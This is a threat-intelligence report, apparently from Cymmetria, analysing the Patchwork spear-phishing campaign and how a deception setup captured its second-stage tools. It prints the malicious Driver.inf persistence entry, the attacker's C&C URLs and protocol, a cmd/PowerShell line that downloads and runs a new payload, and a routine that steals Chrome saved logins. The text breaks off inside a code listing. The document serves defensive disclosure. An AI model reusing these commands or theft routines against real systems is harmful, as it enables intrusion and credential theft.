UNVEILING PATCHWORK

THE COPY-PASTE APT

A targeted attack caught with cyber deception

Cymmetria

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A targeted attack caught with cyber deception

This report can be found at:
https://www.cymmetria.com/patchwork-targeted-attack/.
All IoCs (in CSV and STIX formats), and the MazeRunner campaign file, can be found on Cymmetria Research's GitHub, here:
https://github.com/CymmetriaResearch/CymmetriaResearch.

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EXECUTIVE SUMMARY

Patchwork is a targeted attack that has infected an estimated 2,500 machines since it was first observed in December 2015. There are indications of activity as early as 2014, but Cymmetria has not observed any such activity first hand.


Patchwork targets were chosen worldwide with a focus on personnel working on military and political assignments, and specifically those working on issues relating to Southeast Asia and the South China Sea. Many of the targets were governments and government-related organizations.

What makes this report special is that Patchwork is the first targeted threat captured using a commercial deception product. Through the use of deception campaigns created with Cymmetria's MazeRunner, we were able to catch the threat actor's second stage toolset, as well as lateral movement activity.


The code used by this threat actor is copy-pasted from various online forums, in a way that reminds us of a patchwork quilt – hence the name we've given the operation.

In active victim systems, Patchwork immediately searches for and uploads documents to their C&C, and only if the target is deemed valuable enough, proceeds to install a more advanced second stage malware.

It is impossible to reach clear attribution from the information available. We have included an attribution section in this document to document our research efforts in this regard.



Attacker operating times that overlap with a standard 9am-7pm workday (darker means larger volume)



The deception campaign (see "The investigation" section)

ACKNOWLEDGEMENTS

We would like to acknowledge our colleagues Brandon Levene at Palo Alto Networks, Kaspersky Lab's GReAT team, and others whom we can't mention, for their assistance and cooperation.

THE INVESTIGATION


OVERVIEW

The attack was detected as part of a spear phishing against a government organization in Europe in late May 2016. The target was an employee working on Chinese policy research and the attack vector was a PowerPoint presentation file. The content of the presentation was on issues relating to Chinese activity in the South China Sea.

Screenshot of the first slide from one of the infected presentations

After the presentation is opened, the vulnerability highlighted by CVE-2014-4114 is exploited. This is a well documented vulnerability commonly called Sandworm, which only works on unpatched versions of Microsoft Office PowerPoint 2003 and 2007.

Once the exploit worked, it deployed the first stage payload: a compiled AutoIt script. This script then bypassed UAC using a known method called UACME, the code for which was taken from an online forum.




Screenshot of the AutoIt malware publication forum post[1]

[1] http://www.indetectables.net/viewtopic.php?f=7&t=52263&sid=b6fe274a4e8934fceb0f3fc90cd35aa2

With higher privileges, the first stage payload ran PowerSploit to download code to run a reverse shell with Meterpreter – the RAT of the well known MetaSploit framework.

The next stage was exfiltration of document files that are also used to validate the value of the infection. If the infected system was deemed valuable enough, the threat actor then infected the target host with a second stage payload, which was once again a module built from code taken from various online forums and resources.



Flowchart of infection stages

Since the threat had already been detected and stopped, our goal was to discover as much as we could about the threat actor. Specifically, we were interested in tools, techniques, and procedures (TTPs), so that we would be able to detect the threat in case it succeeded in gaining a foothold elsewhere in customers' assets. Learning about the threat actor's TTPs would also allow us to prevent the threat actor from launching another operation targeted at our customer, as well as prevent them from launching similar attacks against other customers in the future.

Our investigation proceeded on two fronts:

1. We built a deception campaign to discover the second stage malware and the actor's TTPs, while the operation was still active.
2. We investigated the operation to uncover the threat actor's capabilities.


HUNTING THE ATTACKER WITH A DECEPTION CAMPAIGN

In order to capture the attacker's second stage malware (persistence) and observe their pivoting behavior in the network (lateral movement), we created a realistic environment in which to hunt the threat actor. We did so by using Cymmetria's MazeRunner solution to deploy a deception campaign. A deception campaign is essentially a story comprised of breadcrumbs and decoys; it leads attackers to believe that they have successfully gained access to a target machine.

Breadcrumbs are pieces of data that lead an attacker to another machine; these could be stored credentials, open shares, browser cookies, VPN configurations, and more. *Decoys* are full operating systems running on virtual machines that act as real and high-value targets for an attacker; breadcrumbs point to decoys, which are fully monitored for any attacker interaction.

The campaign (which can be found on Cymmetria Research's GitHub) was built to fit the specific profile of the active target. MazeRunner captured all the forensic data associated with the threat, so we knew that the threat actor followed the breadcrumbs and activated all the stages of their attack. MazeRunner allowed us to see all of the network traffic, operating system changes, and lateral movement the threat actor performed.

This is the first time, to our knowledge, that an APT (or more aptly, a targeted attack) has been deceived and captured by a deception solution that caused the threat actor to follow breadcrumbs and attack decoys, ultimately leading to the disclosure of the operation.




The deception campaign that caught the APT

GETTING STARTED


As mentioned in the previous section, our first order of business was verifying that the operation was still active, and then creating a deception campaign around it to catch the second stage malware and discover and mitigate other TTPs being used by the threat actor. To this end, we created a target in the form of a profile for a person in whom the threat actor was interested. We then constructed a deception campaign based on that profile. In this case, the person was a member of a government think tank dealing with security issues.

A network around the infected endpoint was created using MazeRunner:

- SMB shares were created on decoys, and mapped on the target laptop, to play the part of network backups.
- Further, RDP credentials were deployed on the laptop to lead to a service running on a decoy system in the cloud.



SMB breadcrumb leading to the file server decoy



RDP Breadcrumb that leads to a cloud decoy

CHAIN OF EVENTS

1. The PowerPoint PPS file was opened, which in turn dropped the initial payload components. The exploit used was CVE-2014-4114 (Sandworm).


```
[Version]
Signature = "$CHICAGO$"
class=61883
ClasGuid={2E87RBCD-7488-12T1-QYXX-74521ACV1AS4}
DriverVer=0/21/2006,61.7600.16385
[DestinationDirs]
DefaultDestDir = 1
[DefaultInstall]
AddReg = RxStart
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\sys
volinfo.exe
```

Driver.inf content

2. The endpoint was infected with the following executables:
   - `sysvolinfo.exe` – AutoIt compiled script.
   - PowerShell reverse shell HTTPS Meterpreter script – Was pulled from the C2 server and was executed using the following requests:
     - `212[.]129.13.110/dropper.php?profile=<base64 of [username@computername]>`
     - `hxxps://45[.]43.192.172:8443/OxGN`
3. Files from the target laptop were being uploaded by the threat actor to the control server, alongside significant activity on the encryption channel. We did not monitor the SSL encrypted channel, in order to avoid detection in case Meterpreter's "`sstagerverifysslcert`" option was used.
4. The threat actor decided to drop the second stage malware, `7zip.exe`, onto the infected endpoint. The tool scanned the hard disk, and talked with `212[.]83.191.156`.
5. It copied itself as `netvmon.exe` into `C:\Windows\SysWOW64\netvmon.exe` and added that path to the startup programs. This is how the threat actor achieves persistence.

6. Three days following the initial infection, alerts were received on the decoy running the SMB shared folder indicating access by the threat actor.
7. The malware accessed the mapped share that was deployed as a breadcrumb on the infected laptop while scanning all the drives for files. The actual function that caused the alert was GetDriveTypeA (which is called to assure that only fixed drives are traversed).
8. After the first alerts in the system were generated, we saw connection attempts to our cloud decoy via RDP. This decoy's IP address was placed as an RDP credentials breadcrumb on the target laptop. The alerts originated from `212[.]129.7.146`, and the entire event lasted for 12 minutes.
9. The alerts we received in MazeRunner indicated that the attackers failed to log in several times, which makes us believe that they pulled the RDP connection file (breadcrumb) that was on the infected desktop. It is interesting to note that they didn't mine the credentials using mimikatz (which would have enabled them to connect to the cloud decoy with ease).
10. We believe this connection was carried out by the same threat actor because:
    - The IP they used to connect to our decoy also belongs to `rev.poneytelecom.eu`.
    - The event took place on the same day we received the alerts on our internal system.

    This shows that the threat actor was deceived into exfiltrating data, deploying their second stage persistence tool, and using the breadcrumbs that we left on the infected laptop. Furthermore, if they had used mimikatz, they also would have succeeded in connecting to our cloud decoy and be encouraged to deploy other, later stage tools.




Network layout

INTELLIGENCE GAINED FROM THE ACTOR'S C&C SERVER

Through one of our partners, we managed to receive access to one of the threat actor's command and control servers. The server contained a multitude of additional files:

- An abundance of PPS files – the spear phishing infecting files
- Additional malicious code packages


Most of the spear phishing files' content[2] was directly related to China-related subjects, or pornographic in nature. Some examples of the spear phishing PPS attachment files used by the threat actor:



国务院关于同意设立哈尔滨新区的批复

三、黑龙江省人民政府要切实加强组织领导，明确工作分工，完善工作机制，加大支持力度，积极探索与现行体制协调、联动、高效的新区管理方式，扎实稳妥推进新区建设发展。要认真做好哈尔滨新区发展规划编制工作，规划建设必须符合土地利用总体规划、城市总体规划、镇总体规划、环境保护规划、水资源综合规划等相关专项规划的要求。要推动新区探索"多规合一"，着力优化空间布局。涉及的重要政策和重大建设项目要按规定程序报批。

From the C&C server, we also extracted the dates on which the PPS lures were last modified; these dates ranged from December 2015 to January 2016. The dates were grouped together and then plotted. The resulting graph is a good indication of times at which we believe the attackers prepared and carried out their attack.




Number of PPS edits by date

[2] We have no direct proof of this, but information from several partners suggests that stolen documents are being actively repurposed for spear phishing purposes.

TECHNICAL ANALYSIS

TOOLS DEPLOYED

ATTACK VECTOR



Flowchart of infection stages

The attack vector is a spear phishing email with a PPS file attachment. It utilizes the exploit of CVE-2014-4114 (Sandworm). The exploit code closely resembles a public proof of concept exploit found on exploit-db1[3]. The exploit enables the attacker to drop files and execute an INF file, which is a Windows driver descriptor file.

Through the exploit, the attack drops two files that are embedded in an OLE object to the local machine:

- `Driver.inf`
- `Sysvolinfo.exe`

```
1   [Version]
2   Signature = "$CHICAGO$"
3   class=61883
4   ClasGuid={2E87RBCD-7488-12T1-QYXX-74521ACV1AS4}
5   DriverVer=0/21/2006,61.7600.16385
6   [DestinationDirs]
7   DefaultDestDir = 1
8   [DefaultInstall]
9   AddReg = RxStart
10  [RxStart]
11  HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\sys
    volinfo.exe
```

Driver.inf content


After dropping the files, the exploit executes the INF file by calling the Windows utility `InfDefaultInstall.exe` with the dropped `driver.inf` as a parameter.

This causes the execution of the Windows utility `RunOnce.exe`, which receives the `sysvolinfo.exe` file as a parameter and executes it.

[3] https://www.exploit-db.com/exploits/35019/

DROPPER

The `sysvolinfo.exe` is the first stage payload of the threat actor (another name seen is `uplv1032.exe`). Its purpose is to escalate privileges, exfiltrate data, and download and execute an online remote access tool based on PowerSploit[4]. Through the now installed Meterpreter, the actor can issue commands to run on the infected machine manually.



Originally created by an unknown user of "O RLY Cover Generator"[5]

The `sysvolinfo.exe` code itself is a compiled AutoIt script. A significant portion of its code is copied from the online hacking forum "Indetectables"[6].

C&C COMMUNICATIONS

Once the tool starts, its first action is to connect back to the C&C server and send a beacon, listening for commands. Below is the analysis of the C&C protocol.

Definitions:

```
ComputerID = BASE64ENCODE("$USERNAME@$COMPUTERNAME")
ddager = Is startup registry key added (Bool)
r1 = BASE64ENCODE(result of OSVersion macro, e.g. WIN_7)
r2 = BASE64ENCODE(result of OSArch macro, e.g. X64)
r3 = BASE64ENCODE(trojan version, 1.1 in our sample)
r4 = BASE64ENCODE(Does the SQLite database folder (
@UserProfileDir &     "\AppData\Local\Google\Chrome\User
Data\Default\") exist (1) or not (0))
r5 = BASE64ENCODE(stdout of last cmd command)
r6 = BASE64ENCODE(1 if running as administrator, 0 if not)
```

On beacon function call a POST request to:

- `hxxp://212[.]129.13.110/dropper.php?profile= + $ComputerID`

[4] PowerSploit: the PowerShell version of Meterpreter, a popular remote access tool from the MetaSploit framework.
[5] https://dev.to/rly
[6] http://www.indetectables.net/viewtopic.php?f=7&t=52263&sid=b6fe274a4e8934fceb0f3fc90cd35aa2

Which is sent with the following parameters:

- `ddager, r1, r2, r3, r4, r5, r6.`

The return value of the request is structured as follows:

- "`$sdata|$payload`", where `sdata` is the command to run (by `id, 1-8`), and `payload` is the argument for the command.

The available commands are:

Command ID	Command explanation
"1"	The debug print describes the command as `"[+] ServFlag : Disabled"`, but the actual code is doing nothing.
"2"	If command "2" wasn't called before, then execute a PowerShell script with the UAC bypass vulnerability: `"powershell -nop -wind hidden -noni -enc " & $PAYLOAD`
"3"	Reset the inner state of the script to ignore previous execution of command "2", thus allowing command "2" to execute again.
"4"	Exit the script.
"5"	Executes `_emorhc` function with `base64decode($payload)` as `arg` (see below).
"6"	Executes `_getnewver` function with `base64decode($payload)` as `arg` (see below).
"7"	Executes `_instcust` function with `base64decode($payload)` as `arg` (see below).
"8"	Executes the `cmd` command stored in `base64` in `$payload` and saves its output to `r5`.

Functions:

`_emorhc($dllurl)` – Searches for `sqlite3.dll` (or `sqlite3_x64.dll` in 64 bit). If not found, it downloads it from `$dllurl`. The function then proceeds to close all the "`chrome.exe`" processes, dump the login data database `@USERPROFILEDIR & "\AppData\Local\Google\Chrome\User Data\Default\Login Data"` into `C:\recoveryx\Protected.ie2`, upload the file, and delete it. Note: the authors forgot to delete the `c:\recoveryx` directory.

`_getnewver($newverurl)` – Deletes itself, downloads a new version from `$newverurl`, and executes it. Cmd command:

```
"cmd.exe /c ping -n 5 127.0.0.1 > nul & del " & @SCRIPTFULLPATH & " & ping -n 5 127.0.0.1 > nul & powershell IEX (New-Object System.Net.WebClient).DownloadFile('" & $newverurl & "', '" & @SCRIPTFULLPATH & "') & " & @SCRIPTFULLPATH".
```

They are using ping between commands for an unknown reason. A possible usage is as a `sleep(5)`.

`_instcust($custurl)` – Downloads a "custom" executable and executes it with the UAC bypass vulnerability.

`_upload($f_path, $f_name, $repeat, $retry)` – Handles all file upload. It uploads the file `$f_path to hxxp://212[.]129.13.110/update-request.php?profile= + $ComputerID`, with a maximum retry count of 5. The post contains the following data:

```
"Content-Disposition: form-data; name=""filename""; filename="""" &
$f_name & "|" & $f_hash & """" & @CRLF & @CRLF & $ffile & @CRLF
```

Where `$f_hash` is the `md5 cheksum` of the file to be uploaded, `$f_name` is the `base64` encoding of `$f_name`, and `$ffile` is the content of the file.

After sending beacon to the server, it continues to scan the "Program Files" directories (both x86 and the standard path) for a directory with the string "Total Security"[6] (the installation path of the "360 Total Security"[7] antivirus), and, oddly, proceeds to do nothing with that knowledge.

The payload will install itself in the startup programs folder as "Baidu Software Update" (`HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`). It then sends another beacon to the server, after which it starts to recursively go over all of the fixed drives in the computer and look for files with the following extensions:

- doc
- pdf
- csv
- ppt
- docx
- pst
- xls
- xlsx
- pptx

It then uploads all of the files to the server at:

`212[.]129.13.110/update-request.php?profile=`

The decompiled applet which drives this functionality has a very interesting PDB included "`C:\Users\Kanishk\Documents\Visual Studio 2015\Projects\ConsoleApplication1\ConsoleApplication1\obj\Debug\ConsoleApplication1.pdb`".

[7] https://www.360totalsecurity.com/

Applet code included below:

```
namespace ConsoleApplication1
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            try
            {
                string fileName = args[0];
                WebClient webClient = new WebClient();
